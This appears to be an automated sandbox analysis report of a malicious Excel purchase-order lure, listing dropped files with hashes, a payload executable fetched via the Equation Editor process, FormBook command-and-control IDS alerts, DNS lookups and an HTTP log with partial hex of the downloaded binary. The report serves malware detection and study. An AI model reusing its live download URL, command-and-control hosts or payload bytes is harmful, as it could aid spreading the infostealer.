Preview:	.PNG.....IHDR...X...2.....?^O..._PLTE.....gbh.....j...^k....-.....>Jg.....h..m.....l`.....qjG.9\LC.... .....u.*.'.....//F.....h.++..j...e....A.H?>.....|DG.....G./.`<..G...O:R..j.....tRNS.@..f...0IDATx..Z.s.4.]:.".F..Y.5.4!...WhiM..]Cv.Q.....e. ....x....~...x.g.%K.....X.....brG..sW:~g.Tu...U.R...W.V.U#TAr?..?}.C3.K...P..n..A..av?C..J.}.e.]...CA._y.....~.2.^..Z..'...@.....)....s.(...ey.....{.)e..*]\-..yG2Ne.B....\@q....8.....W./i .C..P.*...O..e..7./..k:..t...]"../...F.....y.....0`.3..g.)..Z...tR.bU.].B.Y...Ri^.R.....D.*.....=(tL.W.y....n.\.s..D.5.....c....8A....:;.)..].a]...;B0...B.0&@*.+..2..4....-X.>)..h~.J..".nO=VV. t...q..5.....f.h.....DPyJ*....E..:.....K.... .....E.%i..C..V..\.....z.^.r7.V...q.`....3..E3J8Ct.Z.l.GI.).R!b

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\78EEB707.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	14828
Entropy (8bit):	7.9434227607871355
Encrypted:	false
SSDEEP:	384:zIZYVvfv3ZOxvHe5EmlbliA2r1BMWWTXRRO/QX:Td3Z46xiXzW/kO
MD5:	58DD6AF7C438B638A88D107CC87009C7
SHA1:	F25E7F2F240DC924A7B48538164A5B3A54E91AC6
SHA-256:	9269180C35F7D393AB5B87FB7533C2AAA2F90315E22E72405E67A0CAC4BA453A
SHA-512:	C1A3543F221FE7C2B52C84F6A12607AF6DAEF60CCB1476D6D3E957A196E577220801194CABC18D6A9A8269004B732F60E1B227C789A9E95057F282A54DBFC807
Malicious:	false
Preview:	.PNG.....IHDR.....L.!... .IDATx..gp\.y>~v...WTb... ...!.M.H...d.J..3.8.(.L&.lM.d.o..$..q.D.I.....k,J.b3%QD!.Bt,.....p.+.....x?`....{.9o..W.q.Y.gM.g=.5"dm.V..M...iX.. 6....g=.R(..N'.0&.I(..B2..\...\|.t.....R.T.....J...Q.U....F.I..B.\...B.Z-....D").,.J.....u..1.#....A.P.i..!...3.U1....RI..9....:..~..r..N.....Je,...I...(..CCC...v....a.I6KQ...ooo...d.fxx...k``...5. N.\.S.N...e2.....b..7..8@.tgg.}..Ue7..e.G .`.J.d2)..B!M..r..T*Q.%..X.....{....,.q.\,.E".....z..*.abbB*...j.\.J.(.b.....\|>.....R....L&..X.eYV"..-.R)B.T*M&..pX*.j.Z..9..F. Z.6....b.\./%..~...).B<..T*.z..D"..(...\...d2YKKK...mm.T*..I.T*..I$.x<..J..q..*.J .X..O>...C.d2.JI...:...#....xkk.B.(....D .8..t:..o>...:vC%MNNj.ZHZ....`..T....,...A.....l$.q.\f....eY..8.+.. ..`dd.b.X,.BH.T..4-..x.EV.\&.p.....O.P(.J.\>66.a.X,...><<....V.R.T*....d2.;v.....W.511.u.a....'..'...zkk.m.t:]__...ggg.o.....Y..z..a.....{..%.H..f...nw*.....'ND"...P(D"... .H. .\>/.Hd2....EQ.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\97F9413F.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\97F9413F.png	
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	19408
Entropy (8bit):	7.931403681362504
Encrypted:	false
SSDEEP:	384:6L3Vdo4yxL8FNgQ9jYtUO5Zn4tlIQ1Yes7D6PhbXngFfZdQTEfn4n6EVPBo6a:2exL8rgQ2tVF4GlQUuZXnYfTs6EJiL
MD5:	63ED10C9DF764CF12C64E6A9A2353D7D
SHA1:	608BE0D9462016EA4F05509704CE85F3DDC50E63
SHA-256:	4DAC3676FAA787C28DFA72B80FE542BF7BE86AAD31243F63E78386BC5F0746B3
SHA-512:	9C633C57445D67504E5C6FE4EA0CD84FFCFECFF19698590CA1C4467944CD69B7E7040551A0328F33175A1C698763A47757FD625DA7EF01A98CF6C585D439B4A
Malicious:	false
Preview:	.PNG.....IHDR.....L.!... .IDATx..g.].y&X'...{;.t@F. .. .D*Q.eI..#[.5~lK3...z.3.gw...^.=;.FV..%..d..%R..E.....F.ts<..X..f..F..5|..s..:Uu.W.U....!.9...A..u/...g.w.....lx...pG..2.. x..w..!...w.pG..2..x..w..!.....m.a>.....R.....x.IU[.A.....].Y.L..!....|AQ.h4....x..\6....|.i..]..Q..(...C..A..Z... (j.f4..u=..o.D.oj....y6.....)I.....G.{zn.M,...?#.,...|....y....G.LOO..?.....7..-.>..._.m[.....q.O}..G....?....h4.=t..c...eY.....3g..|0...x...|..../F....o.._|...?.O.....c..x._.7vF..0.....B>....}{..V....P(.....c.....4...s...K.K."c(.....}.0....._z...}..y<<.....<..^.7....k. r.W~..c._.....$J....:.w._~.....,_..Wp.....q.....G..vA.D.E....."...?..'....}nvv....^.^.42..f....Q(..$...`(vidd..8.....y.Z{...L.~...k....z....@@0...Bk..?.r..7...9u...w.>w.C..j.n..a..V.?..?...e s#.G...l.&I..)..).J..>...+Mn.^.W.._....D..".}..k.....8.N_.v..>.y.@0../.....>.a.....z.].../.r ...../3.....?.z..g.Z.....l0.L.S...._../.r

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BD94E032.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG.....IHDR.....P.l....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."..... .(..1$..)..[..c&t..ZHv..5....3#..~8... .Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?..."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C7678FCA.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 338 x 143, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6364
Entropy (8bit):	7.935202367366306
Encrypted:	false
SSDEEP:	192:joXTTTt+cmcZjbF/z2sA9edfxFHTeDELxExDR:joXTTTEc5ZjR/zI9EfjTeDEGxDR
MD5:	A7E2241249BDCC0CE1FAAF9F4D5C32AF
SHA1:	3125EA93A379A846B0D414B42975AADB72290EB4
SHA-256:	EC022F14C178543347B5F2A31A0BFB8393C6F73C44F0C8B8D19042837D370794
SHA-512:	A5A49B2379DF51DF5164315029A74EE41A2D06377AA77D24A24D6ADAFD3721D1B24E5BCCAC72277BF273950905FD27322DBB42FEDA401CA41DD522D0AA3041 C
Malicious:	false
Preview:	.PNG.....IHDR...R.....S.....sRGB.....gAMA.....a.....pHYs.....o.d...!tEXtCreation Time.2018:08:27 10:23:35Z.....DIDATx^....M.....3c0f0.2.9o.....-..r..:.V*.ty. .MEJ.^.$G.T.AJ.J.n.....0.`...B...g=....{..5.1...|.g.z..Y..._...3k..y.....@JD...)..KQ.....f.DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.....9.sdKv.\.R[...k...E ..3....ee.!..Wl...E&6.\.]..'K...x.O..%.EE..'...}..[c....?n..R...V..U5!.Rt...-xw*.....#...._....l....k.!":...H.....eKN.....9....{%.....*7..6Y.."....P....."ybQ.....JJ`z..%..a.$<m.n'..[.f0~..r.....-.q... {.Mu3.yX...\...5.a.zNX.9..-.[.....QU.r .qZ...&.{....$..`.Lu..]Z^'.].k|.z.3....H.../...k7.1>y.D..._x.....=.u.?ee.9.'.11:={.t]....)..k...F@P|f....9...K>...{...}...h9.b..h....w.....A~...u..j. 9..x..C=.JJ.h....K2.... .../I..=3C.6k.]...JD.....:tP.e...-+*...}..\.Yrss4...i.f..A7I...u.M....v.uY_.V|.].-Oo.....`.....|.R7>^...j*S...{...w.iV..UR..SJ.hy.W3...2Q@f.....,.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D6C54E8B.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 338 x 143, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6364
Entropy (8bit):	7.935202367366306
Encrypted:	false
SSDEEP:	192:joXTTTt+cmcZjbF/z2sA9edfxFHTeDELxExDR:joXTTTEc5ZjR/zI9EfjTeDEGxDR
MD5:	A7E2241249BDCC0CE1FAAF9F4D5C32AF

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D6C54E8B.png	
SHA1:	3125EA93A379A846B0D414B42975AADB72290EB4
SHA-256:	EC022F14C178543347B5F2A31A0BFB8393C6F73C44F0C8B8D19042837D370794
SHA-512:	A5A49B2379DF51DF5164315029A74EE41A2D06377AA77D24A24D6ADAFD3721D1B24E5BCCAC72277BF273950905FD27322DBB42FEDA401CA41DD522D0AA3041C
Malicious:	false
Preview:	.PNG.....IHDR...R.....S.....sRGB.....gAMA.....a.....pHYs.....o.d...!tEXtCreation Time.2018:08:27 10:23:35Z.....DIDATx^....M.....3c0f0.2.9o.....-..r..:.V*.ty. .MEJ.^.$G.T.AJ.J.n.....0.`...B...g=....{..5.1...|.g.z..Y.._...3k..y.....@JD...)..KQ.....f.DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.1.....@JD...)..K..DD.....9.sdKv.\.R[...k...E ..3....ee.!..Wl...E&6.\.]..'K...x.O..%.EE..'...}..[c....?n..R...V..U5!.Rt...-xw*.....#..._....I....k.!":...H.....eKN.....9....{%.....*7..6Y.."....P....."ybQ.....JJ`z..%..a.$<m.n'..[.f0~..r.....-.q... {.Mu3.yX...\...5.a.zNX.9..-.[.....QU.r .qZ...&.{....$..`.Lu..]Z^'.].k|.z.3....H.../...k7.1>y.D..._x.....=.u.?ee.9.'.11:={.t]....)..k...F@P|f....9...K>...{...}...h9.b..h....w.....A~...u..j. 9..x..C=.JJ.h....K2.... .../I..=3C.6k.]...JD.....:tP.e...-+*...}..\.Yrss4...i.f..A7I...u.M....v.uY_.V|.].-Oo....._.;@c....`.....|.R7>^...j*S...{...w.iV..UR..SJ.hy.W3...2Q@f.....,.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D9815DB5.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	498420
Entropy (8bit):	0.6413469328232466
Encrypted:	false
SSDEEP:	384:CFXXwBkNWZ3cJuUvmWnTG+W4DH8ddxzsFfW3:WXwBkNWZ3cjvmWa+VDO
MD5:	7AE9450E4F858AEDE87CAC09652B5EA2
SHA1:	CCB1CDD26BF08AF1148FB9C2488CDD42D1FF7EC3
SHA-256:	A6D65C3E53BC9BD19561A133B9526DB7F109FC430C846229E1D92E5209772946
SHA-512:	EBF7AB323DF712C78D84962149CC942F3030375E67913E9732DB5E9F773F1DB70691AEC02F5EE5C1DC72D182A871E3FD30453F0F23D6696DF19B006FA8E30FE/
Malicious:	false
Preview:	....l.....2.....m>..C... EMF.....&.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....e[$...x....fo[.@p. %...T.....|...RQ.]....d.....$Q.]..... ...Ido[..... .....do[.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....X.....(....8g[.....dv.. ....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@....2.....L.....P... ...6...F....F...F..EMF+*@..$..... .....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Temp\nsv6C8A.tmp\gqsrfnlttu.dll	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	88576
Entropy (8bit):	6.390605856281823
Encrypted:	false
SSDEEP:	1536:bHEQNMQZWRInzZQxjhQKKmR91KdEWTl+nqxSBUbUfs/Ex5:bHtmQZWR4KGhmR9eTlUc4x
MD5:	780F0CE73A9C66FA71F98164773328DF
SHA1:	7D0A62671F8722973985BD5BAF1D2D74E21B8255
SHA-256:	52DF38C93E676B374E13217A6D3005CCA39D5011C1F2724157D5EEFA5B75A367
SHA-512:	DBE2DE8DC2CE79E23DDE4BC1A50E074E6E3757EAFC116EB8F384F5100504973AEBE593EC35029C07F8C84885E7F377A46C485D79A63E4F48790AD3FCA981CCE4
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 32%
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L...8A.a.....!.....t..... .....R..K....S...../..H.....<U..h.....text..... ..`.rdata...^.....`.....@..@.data...(... .`.....F.....@....rsrc.....X.....@..@..... ....

C:\Users\user\AppData\Local\Temp\nui7qhl0vyqjy5hwe1a	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	217235
Entropy (8bit):	**7.990472987100552**
Encrypted:	**true**
SSDEEP:	3072:gbDJT35l1DG3iL5wMF+a8SI8yr0tglCaanVvvu+rAas1gXcoBRMJ:od75q3iFwE+a6AcCtnVnXU
MD5:	B2C7E1616B6987C806B12D5372C4648F
SHA1:	35A78A2423A88AEE5CC6A734B462084F36A65497
SHA-256:	D3A895DE922E015FFBEEB04ED9235B4A7763F9130287D9F4FCA0BFA42F844B0E
SHA-512:	F8AB99C73F9947A00641F0F11AF151F43F3EBDBEFCD971B11D212459521ABD8F69154ED7B0E2B60500AD38402A9AC71438195F86C048EB1900B6E950BEAEC36I
Malicious:	false

C:\Users\user\AppData\Local\Temp\nui7qhl0vyqjy5hwe1a	
Preview:	I...ov...u.....W...c*T.i..k.#9.~.yt..XF....])4...+fS.op...V..y...Z.'...c=.J..ofdxC..a.&...?..g.P\.l.{.....rG*.S...'IwsX!.z.k.....U....ta>m?...-..;*.X..y...\p'...)4K..+.S1.x.RYd...R....N.x|..g.T .n...y.{...a..$g.\.Vc...A7.....i#A.G.&O...?Iws.....v....6wm2...t.....#9...\t..XF...])4...+fS.op...V....=...N.x4.Kop.#..''..F{..:i...g..y^....i...I...Q0IwO?&O....'Iws.....~.....+2...NviU....I... .#9w~.rQt..XF;5e.]kn.}.+.SL.....V....5...N.x\|.Kgp.#.*.g.F....a..$g..qVc...A.....i.A.G7&O....?Iws.....v....6w+2...t.....$....#9.~.yt..XF....])4...+fS.op...V....=...N.x4.Kop.#..''..F{..:i... g..y^....i...I...Q0IwO?&O....'Iws.....~.....+2...NviU....I....#9w~.rQt..XF;5e.])4K..+.S.Wx...V....5...N.x\|.Kgp.#.*...F{...a..$g..qVc...A.....i.A.G7&O....?Iws.....v....6w+2...t.....$....#9.~.yt..XF....])4...+fS.op...V....=...N.x4.Kop.#..''..F{..:i...g..y^....i...I...Q0IwO?&O....'Iws.....~.....+2...NviU....I....#9w~.rQt..XF;5e.])4K..+.S.Wx...V....5...N.x\|.Kgp.#.*...F{...a..$g ..qVc...

C:\Users\user\AppData\Local\Temp\~DF4E1314DB88821996.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	234296
Entropy (8bit):	7.9712820385606635
Encrypted:	false
SSDEEP:	3072:KX9pYoqsN1YRg2bxRUvlnlr5hD0htODm6PT0GnoCFAK91Z66Y+gTM3aXHFw5Xuwj:NsvWnyNlrsht6XXZFA266LgT9S/pmq
MD5:	FE245CC71A6AAFF582E5C14D1CB4F79E
SHA1:	5AD55C5ABB60501750E154C12ECA4347CD07CE41
SHA-256:	9E315F448BA10B56FB6E53D39212AC98C9DC5C0C7B6DD3455F3BB65CCE4A7A89
SHA-512:	7D3BE852D7850F50506FADA9351E83CA0F2B3BF61D5F879C929A1DEAAE733921768F7332E12A22452FE5F371310B5F5D833F4937509F6964063F09475AC4E2B6
Malicious:	false
Preview:	.....>..... ....I..''...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D. ..E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Temp\~DFB2A7C221D7E594E8.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34E FE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFC80E7B9FF80D6354.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34E FE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFF8360FFA42CFF728.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0

C:\Users\user\AppData\Local\Temp\~DFF8360FFA42CFF728.TMP	
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 FE
Malicious:	false
Preview:	.....

C:\Users\user\Desktop\~$PO P232-2111228.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	293676
Entropy (8bit):	7.931006330575947
Encrypted:	false
SSDEEP:	6144:rGiEmUv8rkaujJRgCtnVdSUKrwjKPZjtDvbgqw:PQ8gaAJRgIECwvMqw
MD5:	37E3BB346ED2D40624668C1D80A9D560
SHA1:	61ACFD242D1985F866FBC4961CE0D5BB0AF74327
SHA-256:	BC718BFF5FFCCE1BD19EAAC73B5B0906DC563F36F5F79F356C9F2D5B27480360
SHA-512:	F14D64DF2F2D08365BDF5892947ABBDAF55753927E6A6E17F521163D280B200DA3463754E3FA1D2B3E0CF76F019BF8B8F03E487362B1731C295790BAA38399FC
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 11%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE ..L.....H.....\.....0.....p....@.....t.....p.....p.....text...h[.... ...\..... ..`.rdata.....p.....`.....@..@.data...X\.....t.....@....ndata.....rsrc.....p.....x.....@..@.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.9712820385606635
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	PO P232-2111228.xlsx
File size:	234296
MD5:	fe245cc71a6aaff582e5c14d1cb4f79e
SHA1:	5ad55c5abb60501750e154c12eca4347cd07ce41
SHA256:	9e315f448ba10b56fb6e53d39212ac98c9dc5c0c7b6dd34 55f3bb65cce4a7a89
SHA512:	7d3be852d7850f50506fada9351e83ca0f2b3bf61d5f879c 929a1deaae733921768f7332e12a22452fe5f371310b5f5 d833f4937509f6964063f09475ac4e2b6

General

SSDEEP:	3072:KX9pYoqsN1YRg2bxRUvlnlr5hD0htODm6PT0GnoCFAK91Z66Y+gTM3aXHFw5Xuwj:NsvWnyNlrsht6XXZFA266LgT9S/pmq
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-19:34:00.087255	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49172	80	192.168.2.22	192.0.78.25
11/25/21-19:34:00.087255	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49172	80	192.168.2.22	192.0.78.25
11/25/21-19:34:00.087255	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49172	80	192.168.2.22	192.0.78.25

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 19:33:38.879534006 CET	192.168.2.22	8.8.8.8	0x439c	Standard query (0)	www.14d7.com	A (IP address)	IN (0x0001)
Nov 25, 2021 19:33:49.312320948 CET	192.168.2.22	8.8.8.8	0x8eb8	Standard query (0)	www.gzz06j.cloud	A (IP address)	IN (0x0001)
Nov 25, 2021 19:33:54.627693892 CET	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.flagimir.store	A (IP address)	IN (0x0001)
Nov 25, 2021 19:34:00.008830070 CET	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.trendyhunterr.com	A (IP address)	IN (0x0001)
Nov 25, 2021 19:34:05.113003016 CET	192.168.2.22	8.8.8.8	0x9c63	Standard query (0)	www.creditb2b.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 19:33:38.919301987 CET	8.8.8.8	192.168.2.22	0x439c	No error (0)	www.14d7.com	14d7.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 19:33:38.919301987 CET	8.8.8.8	192.168.2.22	0x439c	No error (0)	14d7.com		154.23.172.42	A (IP address)	IN (0x0001)
Nov 25, 2021 19:33:49.474395037 CET	8.8.8.8	192.168.2.22	0x8eb8	No error (0)	www.gzz06j.cloud		45.139.238.65	A (IP address)	IN (0x0001)
Nov 25, 2021 19:33:54.712717056 CET	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.flagimir.store		45.130.41.10	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 19:34:00.069000959 CET	8.8.8.8	192.168.2.22	0xfc43	No error (0)	www.trendyhunterr.com	trendyhunterr.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 19:34:00.069000959 CET	8.8.8.8	192.168.2.22	0xfc43	No error (0)	trendyhunterr.com		192.0.78.25	A (IP address)	IN (0x0001)
Nov 25, 2021 19:34:00.069000959 CET	8.8.8.8	192.168.2.22	0xfc43	No error (0)	trendyhunterr.com		192.0.78.24	A (IP address)	IN (0x0001)
Nov 25, 2021 19:34:05.180870056 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	www.creditb2b.com		74.208.236.119	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 103.167.92.57
- www.14d7.com
- www.gzz06j.cloud
- www.flagimir.store
- www.trendyhunterr.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	103.167.92.57	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 19:32:24.262331009 CET	0	OUT	GET /981900000_2/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 103.167.92.57 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 19:32:24.543534994 CET	1	IN	HTTP/1.1 200 OK Date: Thu, 25 Nov 2021 18:32:22 GMT Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28 Last-Modified: Thu, 25 Nov 2021 07:55:41 GMT ETag: "47b2c-5d1984d0e68d2" Accept-Ranges: bytes Content-Length: 293676 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 e5 75 4a a8 a1 14 24 fb a1 14 24 fb a1 14 24 fb 2f 1c 7b fb a3 14 24 fb a1 14 25 fb 3a 14 24 fb 22 1c 79 fb b0 14 24 fb f5 37 14 fb a8 14 24 fb 66 12 22 fb a0 14 24 fb 52 69 63 68 a1 14 24 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 cd cd ef 48 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 5c 00 00 00 84 02 00 00 04 00 00 e3 30 00 00 00 10 00 00 00 70 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 03 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 b0 74 00 00 b4 00 00 00 00 70 03 00 00 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 